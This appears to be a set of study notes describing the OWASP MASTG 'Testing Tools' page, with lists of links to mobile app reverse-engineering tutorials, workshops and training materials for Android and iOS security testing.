The screenshot shows the OWASP Mobile Application Security website. The header includes the OWASP logo, the title "OWASP Mobile Application Security", a search bar, and navigation links for Home, MASTG, MASVS, MAS Checklist, MAS Crackmes, News, Talks, Contribute, Donate, and Connect with Us.

**MASTG**

- Intro >
- Theory >
- Tests >
- Techniques >
- Tools >▼
  - Generic >
  - Android >
  - iOS >
  - Apps >

**Testing Tools**

The OWASP MASTG includes many tools to assist you in executing test cases, allowing you to perform static analysis, dynamic analysis, dynamic instrumentation, etc. These tools are meant to help you conduct your own assessments, rather than provide a conclusive result on an application's security status. It's essential to carefully review the tools' output, as it can contain both false positives and false negatives.

The goal of the MASTG is to be as accessible as possible. For this reason, we prioritize including tools that meet the following criteria:

- Open-source
- Free to use
- Capable of analyzing recent Android/iOS applications
- Regularly updated
- Strong community support

In instances where no suitable open-source alternative exists, we may include closed-source

<https://mas.owasp.org/MASTG/tools/>

# More resources

- OWASP Mobile Application Security - Mobile App Tampering and Reverse Engineering  
<https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/>
- R2Frida wiki mobile reverse engineering with r2frida  
<https://github.com/nowsecure/r2frida/wiki>  
(Presentations)
  - Mobile reverse engineering with r2frida – A beginner’s workshop  
[r2frida 4h training at r2con2020](#)
- user1342/Awesome-Android-Reverse-Engineering  
<https://github.com/user1342/Awesome-Android-Reverse-Engineering?tab=readme-overview#Static-Analysis-Tools>
- Cybertruck challenge  
<https://github.com/nowsecure/cybertruckchallenge19>
- Laurie wired  
<https://www.youtube.com/@lauriewired>

# More resources

- Fengwei Zhang, CSC 5991 Cyber Security Practice. Lab 5: Android Application Reverse Engineering and Obfuscation

<https://fengweiz.github.io/16sp-csc5991/labs/lab5-instruction.pdf>

- Defcon23 training

<https://github.com/rednaga/training/tree/master/DEFCON23>

- Android app Reverse Engineering 101

[https://www.ragingrock.com/AndroidAppRE/app\\_fundamentals.html](https://www.ragingrock.com/AndroidAppRE/app_fundamentals.html)

- Introduction to ARM Assembly basics

<https://azeria-labs.com/writing-arm-assembly-part-1/>

- xth Working Conference on Reverse Engineering